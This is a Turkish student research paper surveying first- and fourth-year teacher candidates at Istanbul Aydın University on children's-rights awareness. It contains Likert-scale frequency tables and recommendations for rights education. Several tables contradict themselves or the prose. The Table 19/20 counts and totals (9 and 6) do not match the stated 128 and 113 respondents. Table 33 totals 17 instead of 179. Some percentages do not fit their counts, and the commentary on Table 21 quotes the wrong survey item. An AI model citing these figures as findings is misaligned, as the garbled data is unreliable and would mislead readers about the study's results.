İnsan haklarından ayrı olmayan çocuk hakları, çocukların özel gereksinimlerini karşılamak amacıyla geliştirilmiştir. Çocukların büyük savaşlarda en çok zarar gören kesim olduğunu gören ülkeler uluslararası alanda çocuk hakları çalışmalarına hız kazandırmışlardır. Toplumların ilerlemesiyle çocuğun ihmal ve istismarı daha çok tepki görmeye başlamıştır. (Şimşek, 2016) Çocukluğu yetişkinliğe bir hazırlık evresi olarak tanımlayan anlayış sadece gelecek için gerekli donanımların sağlanması yetişkinlik döneminin iyi bir evre olması adına yapılmakta ve bugün göz ardı edilmektedir. Bu yaklaşım ise paternalist görüş olarak bilinmektedir. (Çetinkaya, 1998) Çocukluk, çocukların oyun oynayabildikleri, büyüyüp gelişebildikleri güvenli bir ortamı gerektirir. Çocukluk sadece doğum ile yetişkinliğin arasındaki dönem değildir. (UNICEF, 2005)

Çocukluk dönemi gerçek yaşama hazırlanma evresidir görüşünün benimsenmesiyle, çocuğun özgün bir kişiliğe sahip ve herkesten ayrı bir birey olduğuna önem verilerek, çocukların bilgi edinebilmesi, bedensel ve zihinsel gelişiminin sağlanabilmesi, mutlu olabilmesi için gerekli ortamın sağlanması için hukuksal alanda çalışmalar sürdürülmektedir. Çocuk hakları çocuğun insan olması, bakım ve değere ihtiyaç duyması nedeniyle doğuştan sahip olduğu haklardır. Ulusal yasalarda erken yaştaki reşitlik durumu dışında on sekiz yaşından küçük herkes çocuktur. Çocukluk dediğimiz bu dönemde bedensel ve zihinsel gelişim tam olarak tamamlanmamıştır bundan dolayı çocuğun özel desteğe ihtiyacı vardır. (Kaya, 2011)

Çocuklara sadece geleceğin bir parçası olarak bakmak yerine onları başlı başına bir fert olarak görme anlayışı 20 Kasım 1989 tarihinde 'Çocuk Hakları' na Dair Sözleşmenin Birleşmiş Milletler tarafından kabul edilmesini sağlamıştır. Bu sözleşmede öncelikli olan çocukların yüksek yararını ve bazı grupların özel olarak korunması gerektiğini de belirtmektedir. Türkiye sözleşmeyi 23.12.1994 tarihinde onaylamıştır ve 1995 yılında iç hukukumuzun bir parçası olmuştur. (Dikmen, 1998)

Çocuk hakları eğitiminin amacı, fertleri insanlara saygı duyma konusunda bilinçlendirmek haklarını öğretmek ve haklarını korumayı öğretmektir. Çocuklara çocuk haklarını sadece öğretmek yerine bu hakları çocuklara davranış olarak kazandırmamız gerekir. Temelinde insan haklarının olduğu bir okul politikası için;

- Öğretmenler günlük okul yaşamına ve programlara rahatça uygulanabilen insan hakları anlayışına sahip olmalıdır.
- İnsan hakları sınıfta ve okulda kurulan ilişkilerde en temel değer olmalıdır.
- Çocuk hakları ve insan haklarının sistematik bir şekilde öğretimi sağlanmalıdır.
- Okulun kuralları ve disiplin kuralları hukuka uygun ve adil olmalıdır.
- Okulda cinsiyet, ırk, özer ya da inanca dayalı ayrımcılıktan kaçınılan bir politika olmalıdır.
- Öğretmenlerin küresel bir bakış açısı olmalı ve bu yönde teşvik edilmelidirler. (Dağlı, 2015)

2. YÖNTEM

Çalışma Modeli

Bu çalışma kapsamında, eğitim fakültesindeki 1 ve 4. sınıf öğrencilerinin çocuk hakları konusundaki farkındalıkları arasındaki farkları belirlemek amacıyla tarama modellerinden olan "İlişkisel Tarama Modeli" kullanılmıştır. Birden fazla değişken arasında birlikte değişimin varlığını ya da derecesini belirlemeyi amaçlayan çalışma modellerine ilişkisel tarama modelleri denir. (Karasar, 2014).

Çalışma Grubu

Çalışmanın evrenini İstanbul Aydın Üniversitesinde yer alan, 1 ve 4. sınıf öğrencileri oluşturmaktadır. Araştırmanın nicel verilerin toplandığı çalışma grubu, 2017-2018 eğitim öğretim yılında İstanbul ilinde öğrenim gören İstanbul Aydın Üniversitesi okul öncesi öğretmenliği 88, sınıf öğretmenliği 104, bilgisayar ve öğretim teknolojileri öğretmenliği 25, matematik öğretmenliği 34, türkçe öğretmenliği 51, rehberlik ve psikolojik danışmanlığı 43 öğretmen adayı oluşturmuştur. Araştırmanın

örneklemini kolay ulaşılan örneklem seçme modeline göre seçilen eğitim fakültesi öğrencileri oluşturmaktadır. Kolay ulaşılabilen örneklem grubu; bir bölge gerekli değilse, yakın çevrede bulunan, kolay bir biçimde ulaşılan, çalışmaya gönüllü olarak katılmak isteyen kişiler üzerinde uygulanan örneklemdir (Erkuş, 2011).

3. BULGULAR

Bu bölümde çalışmanın hipotezlerine yönelik sorular doğrultusunda elde edilen bulgular yer almaktadır.

Çalışma grubuna ait bulgular

Aşağıdaki tablolarda çalışma grubuna ait demografik bilgilerin frekans ve yüzde dağılımları yer almaktadır.

Tablo 1. ve 2. Örneklemdaki öğretmen adaylarının yaşlarını gösteren frekans ve yüzde tablosu

1.Sınıf	f	%	4.Sınıf	f	%
18	44	24,6	18	1	0,6
19	60	33,5	20	3	1,8
20	40	22,3	21	24	14,5
21	15	8,4	22	81	48,8
22	7	3,9	23	31	18,7
23	3	1,7	24	14	8,4
24	6	3,4	25	4	2,4
25	2	1,1	26	2	1,2
28	1	0,6	28	3	1,8
32	1	0,6	29	2	1,2
Toplam	179	100	36	1	0,6
			Toplam	166	100

Tablo 1’de görüldüğü üzere örnekleme dahil olan 1. Sınıf öğretmen adaylarının 44 tanesi (%24,6) 18 yaşında, 60 tanesi (%33,5) 19 yaşında, 40 tanesi (%22,3) 20 yaşında, 15 tanesi (%8,4) 21 yaşında, 7 tanesi (%3,9) 22 yaşında, 3 tanesi (%1,7) 23 yaşında, 6 tanesi (%3,4) 24 yaşında, 2 tanesi (%1,1) 25 yaşında, 1 tanesi (%0,6) 28 yaşında, 1 tanesi (%0,6) 32 yaşındadır.

Tablo 2’de görüldüğü üzere örnekleme dahil olan 4. Sınıf öğretmen adaylarının 1 tanesi (%0,6) 18 yaşında, 3 tanesi (%1,8) 20 yaşında, 24 tanesi (%14,5) 21 yaşında, 81 tanesi (%48,8) 22 yaşında, 31 tanesi (%18,7) 23 yaşında, 14 tanesi (%8,4) 24 yaşında, 4 tanesi (%2,4) 25 yaşında, 2 tanesi (%1,2) 26 yaşında, 3 tanesi (%1,8) 28 yaşında, 2 tanesi (%1,2) 29 yaşında, 1 tanesi (%0,6) 36 yaşındadır.

Tablo 3. ve 4. örnekleme'deki öğretmen adaylarının cinsiyetlerini gösteren frekans ve yüzde tablosu

1.Sınıf			4.Sınıf		
	f	%		f	%
kadın	153	85,5	kadın	123	74,1
erkek	26	14,5	erkek	43	25,9
Toplam	179	100	Toplam	166	100

Tablo 3’de görüldüğü üzere örnekleme dahil olan 1. Sınıf öğretmen adaylarının 153 tanesi (%85,5) kadın, 26 tanesi (%14,5) erkektir.

Tablo 4’te görüldüğü üzere örnekleme dahil olan 4. Sınıf öğretmen adaylarının 123 tanesi (%74,1) kadın, 43 tanesi (%25,9) erkektir.

Tablo 5. ve 6. örnekleme'deki öğretmen adaylarının bölümlerini gösteren frekans ve yüzde tablosu

1.Sınıf				4. Sınıf			
		f	%			f	%
Okul Öncesi Öğretmenliği	Okul Öncesi	54	30,2	Okul Öncesi Öğretmenliği	Okul Öncesi	34	20,5
	Sınıf Öğretmenliği	69	38,5	Sınıf Öğretmenliği	Sınıf Öğretmenliği	35	21,1
Bilgisayar Tek. Öğrt.	Bilgisayar Tek.	3	1,7	Bilgisayar Tek. Öğrt.	Bilgisayar Tek.	22	13,3
	Matematik	21	11,7	Matematik Öğrt.	Matematik	13	7,8
Türkçe Öğrt. Rehberlik ve Psikolojik Danışman	Türkçe Öğrt.	22	12,3	Türkçe Öğrt. Rehberlik ve Psikolojik Danışman	Türkçe Öğrt.	29	17,5
	Rehberlik ve Psikolojik Danışman	10	5,6	Rehberlik ve Psikolojik Danışman	Rehberlik ve Psikolojik Danışman	33	19,9
Toplam		179	100	Toplam		166	100

Tablo 5’te görüldüğü üzere örnekleme dahil olan 1. Sınıf öğretmen adaylarının 54 tanesi (%30,2) Okul Öncesi Öğretmenliği, 69 tanesi (%38,5) Sınıf Öğretmenliği, 3 tanesi (%1,7) Bilgisayar Teknolojileri Öğretmenliği, 21 tanesi (%11,7) Matematik Öğretmenliği, 22 tanesi (%12,3) Türkçe Öğretmenliği ve 10 tanesi (%5,6) Rehberlik ve Psikolojik Danışman bölümü öğrencisidir.

Tablo 6’da görüldüğü üzere örnekleme dahil olan 4. Sınıf öğretmen adaylarının 34 tanesi (%20,5) Okul Öncesi Öğretmenliği, 35 tanesi (%21,1) Sınıf Öğretmenliği, 22 tanesi (%13,3) Bilgisayar Teknolojileri Öğretmenliği, 13 tanesi (%7,8) Matematik Öğretmenliği, 29 tanesi (%17,5) Türkçe Öğretmenliği, 33 tanesi (%19,9) Rehberlik ve Psikolojik Danışman bölümü öğrencisidir.

Tablo 7. ve 8. örneklemdaki öğretmen adaylarının babalarının öğrenim durumlarını gösteren frekans ve yüzde tablosu

1.Sınıf			4. Sınıf		
	f	%		f	%
değil			değil		
okur yazar	2	1,1	okur yazar	1	0,6
okuryazar	7	3,9	okuryazar	2	1,2
ilkokul	47	26,3	ilkokul	30	18,1
ortaokul	39	21,8	ortaokul	35	21,1
lise	48	26,8	lise	69	41,6
yüksekokul	35	19,6	yüksekokul	24	14,5
Yüksek lisans	1	0,6	Yüksek lisans	5	3
Toplam	179	100	Toplam	166	100

Tablo 7’de görüldüğü üzere örnekleme dahil olan 1. Sınıf öğretmen adaylarının baba öğrenim durumlarından 2 tanesi (%1,1) okur-yazar değil, 7 tanesi (%3,9) okur-yazar, 47 tanesi(%26,3) ilkokul, 39 tanesi(%21,8) ortaokul, 48 tanesi(%26,8) lise, 35 tanesi (%19,6) yüksekokul, 1 tanesi(%0,6) yüksek lisans mezunudur.

Tablo 8’de görüldüğü üzere örnekleme dahil olan 4. Sınıf öğretmen adaylarının baba öğrenim durumlarından 1 tanesi (%0,6) okur-yazar değil, 2 tanesi (%1,2) okur-yazar, 30 tanesi (%18,1) ilkokul, 35 tanesi (%21,1) ortaokul, 69 tanesi (%41,6) lise, 24 tanesi (%14,5) yüksekokul, 5 tanesi(%3,0) yüksek lisans mezunudur.

Tablo 9. ve 10. örneklemdaki öğretmen adaylarının annelerinin öğrenim durumlarını gösteren frekans ve yüzde tablosu

1.Sınıf			4. Sınıf		
	f	%		f	%
Okur Yazar Değil	2	1,1	Okur Yazar Değil	3	1,8
Okur Yazar	6	3,4	Okur Yazar	5	3
İlkokul	63	35,2	İlkokul	46	27,7
Ortaokul	39	21,8	Ortaokul	28	16,9
Lise	43	24	Lise	60	36,1
Yüksekokul	26	14,5	Yüksekokul	23	13,9
Toplam	179	100	Yükseklisans	1	0,6
			Toplam	166	100

Tablo 9’da görüldüğü üzere örnekleme dahil olan 1. Sınıf öğretmen adaylarının anne öğrenim durumlarından 2 tanesi (%1,1) okur-yazar değil, 6 tanesi (%3,4) okur-yazar, 63 tanesi (%35,2) ilkokul, 39 tanesi (%21,8) ortaokul, 43 tanesi (%24,0) lise, 26 tanesi 14,5) yüksekokul mezunudur.

Tablo 10’da görüldüğü üzere örnekleme dahil olan 4. Sınıf öğretmen adaylarının anne öğrenim durumlarından 3 tanesi (%1,8) okur-yazar değil, 5 tanesi (%3,0) okur-yazar, 46 tanesi (%27,7) ilkökul, 28 tanesi (%16,9) ortaokul, 60 tanesi (%36,1) lise, 23 tanesi (%13,9) yüksekokul, 1 tanesi (%0,6) yüksek lisans mezunudur.

Tablo 13. ve 14. soru 2 çocukların beslenme, giyinme ve barınma gibi temel ihtiyaçlarının karşılanması şart değildir

1.Sınıf	f	%	4.Sınıf	f	%
kesinlikle katılıyorum	158	88,3	kesinlikle katılıyorum	133	80,1
katılıyorum	6	3,4	katılıyorum	14	8,4
katılmıyorum	1	0,5	katılmıyorum	4	2,5
kesinlikle katılmıyorum	14	7,8	kesinlikle katılmıyorum	15	9
Toplam	179	100	Toplam	166	100

Tablo 13’de Soru 2’de görüldüğü üzere “Çocukların beslenme, giyinme ve barınma gibi temel ihtiyaçlarının karşılanması şart değildir.” Sorusuna araştırmaya katılan 1. Sınıf öğretmen adaylarının 158 tanesi (%88,3) kesinlikle katılıyorum, 6 tanesi (%3,4) katılıyorum, 1 tanesi (%0,5) katılmıyorum, 14 tanesi (%7,8) kesinlikle katılmıyorum cevabını vermiştir.

Tablo 14’de Soru 2’de görüldüğü üzere “Çocukların beslenme, giyinme ve barınma gibi temel ihtiyaçlarının karşılanması şart değildir.” Sorusuna araştırmaya katılan 4. Sınıf öğretmen adaylarının 133 tanesi (%80,1) kesinlikle katılıyorum, 14 tanesi (%8,4) katılıyorum, 4 tanesi (%2,5) katılmıyorum, 15 tanesi (%9,0) kesinlikle katılmıyorum cevabını vermiştir.

Tablo 19. ve 20. soru 5 zarar görmediği sürece çocuklar anne ve babaları ile birlikte yaşamalıdır

1.Sınıf	f	%	4.Sınıf	f	%
kesinlikle katılmıyorum	7	3,9	kesinlikle katılmıyorum	16	9,2
katılmıyorum	4	2,2	katılmıyorum	4	2,4
kararsızım	4	2,7	kararsızım	5	3
katılıyorum	36	23,1	katılıyorum	28	13,9
kesinlikle katılıyorum	12	68,1	kesinlikle katılıyorum	11	71,5
Toplam	9	100	Toplam	6	100

Tablo 19’da soru 5’te görüldüğü üzere “Zarar görmediği sürece çocuklar anne ve babaları ile birlikte yaşamalıdır.” sorusuna araştırmaya katılan 1.sınıf öğretmen adaylarının 7 tanesi (%3,9)

kesinlikle katılmıyorum,4 tanesi (%2,2) katılmıyorum, 4 tanesi (%2,7) kararsızım, 36 tanesi (%23,1)katılıyorum, 128 tanesi (%68,1) kesinlikle katılıyorum cevabını vermiştir.

Tablo 20’de soru 5’te görüldüğü üzere ‘‘Zarar görmediği sürece çocuklar anne ve babaları ile birlikte yaşamalıdır.’’ sorusuna araştırmaya katılan 4.sınıf öğretmen adaylarının 16 tanesi (%9,2) kesinlikle katılmıyorum, 4 tanesi (%2,4) katılmıyorum, 5 tanesi (%3) kararsızım, 28 tanesi (%13,9) katılıyorum,113 tanesi (%71,5) kesinlikle katılıyorum cevabını vermiştir.

Tablo 21. ve 22. soru 6’da hatalı davranışlarda bulunduğunda çocuklara mutlaka müdahale edilmeli, gerektiğinde küçük düşürücü cezalar verilmelidir

1.Sınıf	f	%	4.Sınıf	f	%
kesinlikle katılıyorum	76	54,2	kesinlikle katılıyorum	90	42,5
katılıyorum	42	23,8	katılıyorum	33	19,9
kararsızım	31	5,3	kararsızım	12	7,2
katılmıyorum	16	8,9	katılmıyorum	13	9,6
kesinlikle katılmıyorum	14	7,8	kesinlikle katılmıyorum	18	20,8
Toplam	179	100	Toplam	166	100

Tablo 21’de Soru 6’da görüldüğü üzere ‘‘Zarar görmediği sürece çocuklar anne ve babaları ile birlikte yaşamalıdır.’’ sorusuna araştırmaya katılan 1.sınıf öğretmen adaylarının 76 tanesi (%54,2) kesinlikle katılıyorum, 42 tanesi (%23,8) katılıyorum, 31 tanesi (%5,3) kararsızım, 16 tanesi (%8,9) katılmıyorum, 14 tanesi (%7,8) kesinlikle katılmıyorum cevabını vermiştir.

Tablo 22’de Soru 6’da görüldüğü üzere ‘‘Zarar görmediği sürece çocuklar anne ve babaları ile birlikte yaşamalıdır.’’ sorusuna araştırmaya katılan 4.sınıf öğretmen adaylarının 90 tanesi (%42,5) kesinlikle katılıyorum, 33 tanesi (%19,9) katılıyorum, 12 tanesi(%7,2) kararsızım, 13 tanesi (%9,6) katılmıyorum, 18 tanesi (%20,8) kesinlikle katılmıyorum cevabını vermiştir.

Tablo 25. ve 26. soru 8’de çocuk istismarının her türlü çocuk haklarına aykırıdır ancak bazı durumlarda çocuk ihmal edilebilir

1.Sınıf	f	%	4.Sınıf	f	%
kesinlikle katılıyorum	116	64,8	kesinlikle katılıyorum	102	61,4
katılıyorum	23	12,8	katılıyorum	20	12
kararsızım	9	5	kararsızım	11	6,6
katılmıyorum	5	2,9	katılmıyorum	9	5,5
kesinlikle katılmıyorum	26	14,5	kesinlikle katılmıyorum	24	14,5

Toplam	179	100	Toplam	166	100
---------------	------------	------------	---------------	------------	------------

Tablo 25’de Soru 8’de görüldüğü üzere “Çocuk istismarının her türlü çocuk haklarına aykırıdır ancak bazı durumlarda çocuk ihmal edilebilir.” Sorusuna araştırmaya katılan 1. Sınıf öğretmen adaylarının 116 tanesi (%64,8) kesinlikle katılıyorum, 23 tanesi (%12,8) katılıyorum, 9 tanesi (%5,0) kararsızım, 5 tanesi (%2,9) katılmıyorum, 26 tanesi (%14,5) kesinlikle katılmıyorum cevabını vermiştir.

Tablo 26’da Soru 8’de görüldüğü üzere “Çocuk istismarının her türlü çocuk haklarına aykırıdır ancak bazı durumlarda çocuk ihmal edilebilir.” Sorusuna araştırmaya katılan 4. Sınıf öğretmen adaylarının 102 tanesi (%61,4) kesinlikle katılıyorum, 20 tanesi (%12,0) katılıyorum, 11 tanesi (%6,6) kararsızım, 9 tanesi (%5,5) katılmıyorum, 24 tanesi (%14,5) kesinlikle katılmıyorum cevabını vermiştir.

Tablo 29. ve 30. soru 10’da çocukların kültürel ve sanatsal etkinliklere serbestçe katılma hakkı vardır

1.Sınıf	f	%	4.Sınıf	f	%
kesinlikle katılmıyorum	6	3,4	kesinlikle katılmıyorum	3	1,8
katılmıyorum	2	1,1	katılmıyorum	2	1,2
kararsızım	6	3,3	kararsızım	5	2
katılıyorum	24	13,4	katılıyorum	27	16,3
kesinlikle katılıyorum	141	78,8	kesinlikle katılıyorum	129	78,7
Toplam	179	100	Toplam	166	100

Tablo 29’da Soru 10’da görüldüğü üzere “Çocukların kültürel ve sanatsal etkinliklere serbestçe katılma hakkı vardır.” Sorusuna araştırmaya katılan 1. Sınıf öğretmen adaylarının 6 tanesi (%3,4) kesinlikle katılmıyorum, 2 tanesi (%1,1) katılmıyorum, 6 tanesi (%3,3) kararsızım, 24 tanesi (%13,4) katılıyorum, 141 tanesi (%78,8) kesinlikle katılıyorum cevabını vermiştir.

Tablo 30’da Soru 10’da görüldüğü üzere “Çocukların kültürel ve sanatsal etkinliklere serbestçe katılma hakkı vardır.” Sorusuna araştırmaya katılan 4. Sınıf öğretmen adaylarının 3 tanesi (%1,8) kesinlikle katılmıyorum, 2 tanesi (%1,2) katılmıyorum, 5 tanesi (%2,0) kararsızım, 27 tanesi (%16,3) katılıyorum, 129 tanesi (%78,7) kesinlikle katılıyorum cevabını vermiştir.

Tablo 33. ve 34. soru 12’de hasta olduklarında çocukların sağlık yardımı görme hakkı vardır

1.Sınıf	f	%	4.Sınıf	f	%
kesinlikle katılmıyorum	2	1,1	kesinlikle katılmıyorum	3	1,8
katılmıyorum	1	4,7	katılmıyorum	3	0,8
katılıyorum	8	7,5	kararsızım	2	1,2

kesinlikle katılıyorum	16	86,7
Toplam	17	100

katılıyorum	14	2,3
kesinlikle katılıyorum	144	93,9
Toplam	166	100

Tablo 33’de Soru 12’de görüldüğü üzere “Hasta olduklarında çocukların sağlık yardımı görme hakkı vardır.” Sorusuna araştırmaya katılan 1. Sınıf öğretmen adaylarının 2 tanesi (%1,1) kesinlikle katılmıyorum, 1 tanesi (%4,7) katılmıyorum, 8 tanesi (%7,5) katılıyorum, 168 tanesi (%86,7) kesinlikle katılıyorum cevabını vermiştir.

Tablo 34’te Soru 12’de görüldüğü üzere “Hasta olduklarında çocukların sağlık yardımı görme hakkı vardır.” Sorusuna araştırmaya katılan 4. Sınıf öğretmen adaylarının 3 tanesi (%1,8) kesinlikle katılmıyorum, 3 tanesi (%0,8) katılmıyorum, 2 tanesi (%1,2) kararsızım, 14 tanesi (%2,3) katılıyorum, 144 tanesi (%93,9) kesinlikle katılıyorum cevabını vermiştir.

Tablo 37. ve 38. soru 14’te çocukların savaş, yangın, deprem, sel gibi olağan üstü durumlarda öncelikli yardım görme hakları bazen ikinci planda tutulabilir.

1.Sınıf	f	%
kesinlikle katılıyorum	98	54,7
katılıyorum	43	24
kararsızım	16	8,9
katılmıyorum	11	6,3
kesinlikle katılmıyorum	11	6,1
Toplam	179	100

4.Sınıf	f	%
kesinlikle katılıyorum	93	56
katılıyorum	35	21,1
kararsızım	12	7,3
katılmıyorum	13	7,8
kesinlikle katılmıyorum	13	7,8
Toplam	166	100

Tablo 37’de Soru 14’te görüldüğü üzere “Çocukların savaş, yangın, deprem, sel gibi olağan üstü durumlarda öncelikli yardım görme hakları bazen ikinci planda tutulabilir.” Sorusuna araştırmaya katılan 1. Sınıf öğretmen adaylarının 98 tanesi (%54,7) kesinlikle katılıyorum, 43 tanesi (%24,0) katılıyorum, 16 tanesi (%8,9) kararsızım, 11 tanesi (%6,3) katılmıyorum, 11 tanesi (%6,1) kesinlikle katılmıyorum cevabını vermiştir.

Tablo 38’de Soru 14’te görüldüğü üzere “Çocukların savaş, yangın, deprem, sel gibi olağan üstü durumlarda öncelikli yardım görme hakları bazen ikinci planda tutulabilir.” Sorusuna araştırmaya katılan 4. Sınıf öğretmen adaylarının 93 tanesi (%56,0) kesinlikle katılıyorum, 35 tanesi (%21,1) katılıyorum, 12 tanesi (%7,3) kararsızım, 13 tanesi (%7,8) katılmıyorum, 13 tanesi (%7,8) kesinlikle katılmıyorum cevabını vermiştir.

4. SONUÇ, TARTIŞMA VE ÖNERİLER

Sonuç ve Tartışma

1. ve 4. sınıftaki öğretmen adaylarının çocuk hakları konusundaki farkındalıklarını karşılaştırmak amacıyla yapılan bu çalışmada 2017- 2018 eğitim-öğretim yılında İstanbul Aydın Üniversitesi eğitim fakültesi' ne devam eden öğrencilerle gerçekleştirilmiştir. Araştırmada öğrencilerin demografik verilerini belirlemek amacıyla Kişisel Bilgi Formu uygulanmış; Çocuk Hakları Sözleşmesi maddelerinden yararlanılarak geliştirilen Çocuk Hakları Ölçeği uygulanmıştır.

Tablo 19. ve 20.'de Zarar görmediği sürece çocuklar anne ve babaları ile birlikte yaşamalıdır. Cümlesine Eğitim Fakültesi 1. Sınıf öğrencilerinin %23,1'i "katılıyorum" ve %68,1'i "kesinlikle katılıyorum" olmak üzere toplam %91,2'si tarafından olumlu cevap verilmiştir. Eğitim Fakültesi 4. Sınıf öğrencilerinin %13,9'u "katılıyorum" ve %71,5'i "kesinlikle katılıyorum" olmak üzere toplam %85,4'ü olumlu cevap vererek olumlu cevap oranını %5,8 değerinde azalttığı görülmüştür.

Tablo 23. ve 24.'de Çocuklar her türlü şiddete, zihinsel veya bedensel saldırı ve kötü davranışlara karşı korunma güvencesi altında olmalıdırlar cümlesine Eğitim Fakültesi 1. Sınıf öğrencilerinin %9,4'ü "katılıyorum" ve %83,1'i "kesinlikle katılıyorum" olmak üzere toplam %92,5'i tarafından olumlu cevap verilmiştir. Eğitim Fakültesi 4. Sınıf öğrencilerinin %4,6'sı "katılıyorum" ve %89,4'ü "kesinlikle katılıyorum" olmak üzere toplam %94'ü olumlu cevap vererek olumlu cevap oranını %1,5 değerinde artırdığı görülmüştür. Ülkemizde 1998 yılında Başbakanlık Aile Araştırma Kurumu'nun yaptığı çalışmaya göre çocukların %46'sının, Bulut(1996)'un Türkiye genelinde yaptığı çalışmada ise %45'inin ihmal ve istismara maruz kaldığı görülmüştür. En fazla görülen istismar türü ise fiziksel istismardır. Çocukların %65,72'si fiziksel istismara maruz kalmaktadır(Çocuk ve Gençlik Merkezi,2006) Dünya'da her gün 565 çocuk, ergen ve genç (10-29 yaş grubunda) şiddet nedeniyle ölmektedir. (TBMM Türkiye'de Ortaöğretimi Devam Eden Öğrencilerde ve Ceza ve İnfaz Kurumlarında Bulunan Tutuklu ve Yükümlü Çocuklarda Şiddetle Bunu Etkileyen Etkenlerin Saptanması Araştırma Raporu 2007; Yurtal ve Artut 2008)

Tablo 25. ve 26.'de Çocuk istismarının her türlü çocuk haklarına aykırıdır ancak bazı durumlarda çocuk ihmal edilebilir cümlesine Eğitim Fakültesi 1. Sınıf öğrencilerinin %12,8'i "katılıyorum" ve %64,8'i "kesinlikle katılıyorum" olmak üzere toplam %77,6'sı tarafından olumlu cevap verilmiştir. Eğitim Fakültesi 4. Sınıf öğrencilerinin %12,0'ı "katılıyorum" ve %61,4'ü "kesinlikle katılıyorum" olmak üzere toplam %73,4'ü olumlu cevap vererek olumlu cevap oranını %4,2 değerinde azalttığı görülmüştür. Çocuk ihmali başta anne ve baba olmak üzere, bakmakla yükümlü kimseler ve diğer yetişkinlerin, çocuğun beslenme, giyinme, barınma, eğitim, sağlık ve sevgi gibi temel gereksinimlerini ihmal etmeleri sonucunda çocuğun bedensel duygusal ahlaksal yada sosyal gelişiminin

engellenmesi olarak tanımlanmaktadır (Turhan ve ark., 2006) İstismar olayları ebeveynin özellikleri, toplumsal sorunlar, aile içi sağlıklı iletişim ve çocuğun gelişimsel sorunları ile ilgidir (Kara ve ark., 2004).

Öneriler

Araştırmadan elde edilen bulgulara dayalı olarak bazı öneriler sunulabilir:

- Öğretmen yetiştiren kurumların, çocuk haklarının merkezi olması sağlanmalıdır. Buna yönelik olarak çocuk hakları dersinin tüm eğitim fakültelerinde zorunlu hale getirilmesi sağlanmalıdır.
- Çocuklarla ilgili kurum ve meslek gruplarının çocuk hakları konusunda bilgilendirilmesi, çocuk haklarına yönelik gerek çocuklara gerekse yetişkinlere yönelik eğitimler verilmesi önemlidir.
- Çocukların kendi haklarını bilmeleri yetişkinlerin de çocukların haklarını bilerek çocukları bu konuda desteklemeleri ve hakları tanımaları gerekmektedir.
- İlköğretim seviyesinde çocuk hakları ile ilgili derslerin okutulması gerekmektedir.
- Basın yayın organlarının çocuk hakları ile ilgili yayın yapıp halkı bilinçlendirmesi gerekmektedir.
- Korunmasız, özel eğitime muhtaç çocuklar ve engelli, çalışan çocukları ile ilgili yasa ve uygulamaların çocuk haklarına uygun hale getirilmesin gereklidir.
- Okulda çocukların hakları konusunda bilgilendirilmeleri önem taşımaktadır ancak bilgilendirilmeleri yetmez çocukların okul ortamında haklarını kullanabilmesi ve demokratik bir eğitim görmesi için ilgili kurumlar tarafından gerekli çalışmaların yapılması gerekmektedir.

5. KAYNAKÇA

Akar, L. Ö. (2013). *Çocuk Hakları Bağlamında Çocuklarda Eğitim Hakkı*. Mersin.

Akay, A. S. (2004). *İnsan Haklarının Tarihi Gelişimi 1919-1938 Hacettepe Üniversitesi Atatürk İlke ve İnkılap Tarihi Enstitüsü Yayınlanmamış Doktora Tezi*. Ankara.

Akyüz, E. (2000). *Ulusal ve Uluslararası Hukukta Çocuğun Haklarının ve Güvenliğinin Korunması*. Ankara.

Aydoğan, Y., & Akduman, G. (2005). *Okul öncesi eğitim ve çocuk hakları*. Ankara: Nobel Akademik Yayıncılık.

Canan, İ. (1980). *İslamda Çocuk Hakkı*. İstanbul: Yeni Asya Yayınları.

Cılga, İ. (2001). *Demokrasi, İnsan Hakları Kültürü ve Çocuk Hakları*. Milli Eğitim Dergisi.

- Çetinkaya, N. (1998). *Öğretmenlerin ve Öğrencilerin Çocuk Haklarına Bakışının Değerlendirilmesi*. İstanbul.
- Dağlı, S. K. (2015). *Öğretmenlerin Çocuk Haklarına İlişkin Davranışlarının Öğrenciler Tarafından Değerlendirilmesi*.
- Dikmen, A. (1998). *Çocuk Haklarına Dair Sözleşme Çerçevesinde İstanbul'da Çalışan Çocuklar Üzerine Bir Değerlendirme*. İstanbul.
- Doğan, G. Ö. (2017). Gaziantep.
- Durgut, A. (2014). 2005 Sosyal Bilgiler Dersi Öğretim Programlarının Çocuk Hakları açısından İncelenmesi.
- Erbay, E. (2013). *Çocuk Hakları Hakkında*. İstanbul: Yeni İnsan Yayınevi.
- Erkuş, A. (2012). *Bilimsel Araştırma Süreci*. Seçkin Yayıncılık.
- Fazlıoğlu, Z. (2007). *Çocuk Hakları Sözleşmesinde Yer Alan "Çocuk Hakları" Konusunda Öğretmenlerin ve Yöneticilerin Bilinç Düzeyleri*.
- Franklin, B. (1993). *Çocuk Hakları*. İstanbul: Ayrıntı Yayınları.
- Hodgkin, R. (1998). *Çocuk Haklarına Dair Sözleşme Uygulama El Kitabı*. Ankara.
- Karasar, N. (2012). *Bilimsel Araştırmalar Yöntemi*. Ankara: Nobel Yayın Dağıtım.
- Karcı, Y. (2016). *İlkokul 4. sınıf Öğrencilerinin Çocuk Hakları Konusunda Farkındalık Düzeylerini Belirleyen Faktörler*. Anakara.
- Kaya, S. Ö. (2011). Öğretmen Adaylarının Çocuk Hakları İle İlgili Görüşleri.
- Keskin, Y., & Coşkun, K. (2013). İlköğretim 7. ve 8. Sınıf Öğrencilerinin Haklarını Bilme Düzeylerinin Araştırılması. *Sakarya Üniversitesi Eğitim Fakültesi Dergisi*, 108-121.
- Kop, Y. (2010). *Sosyal Bilgiler Öğretmenlerinin Çocuk Haklarını Algılamaları*.
- Kurt, S. L. (2013). *Türkiye'de Çocuk Haklarının Bilinirliği*. Ankara.
- Lynch, M. (1991). *Çocuk İstismarı ve İhmali, Çocukların Kötü Muameleden Korunması*. Ankara: Gözde Repso Ofset.
- Merey, Z. (2012). *Türkiye ve Abd'deki Sosyal Bilgiler Ders Kitaplarında Çocukların Katılım Haklarına Yer Verilme Düzeyinin Karşılaştırılması*.
- Moroğlu, N. (2003). *Türkiye'de ve Dünya'da Çocuk Hakları*. İstanbul: Alman Liseleri Kültür ve Eğitim Vakfı.
- Müftü, G. (2001). *Çocukların Hakları*.

- Onur, B. (1994). *Toplumsal Tarihte Çocuk* . Vakfi Yurt Yayınları.
- Onur, B. (1995). *Çağdaş Toplumda Çocukluk Ortadan Kalkıyor mu*.
- Onur, B. (2005). *Türkiye'de Çocukluğun Tarihi*. Ankara: İmge Yayınları.
- Özgirgin, S. (2004). *Yöret Vakfı Çocuk Hakları Projesi*.
- Polat, O. (1997). *Çocuk ve Hakları*. Analiz Yayınları.
- Serozan, R. (2005). *Çocuk Hukuku*. İstanbul: Vedat Kitapçılık.
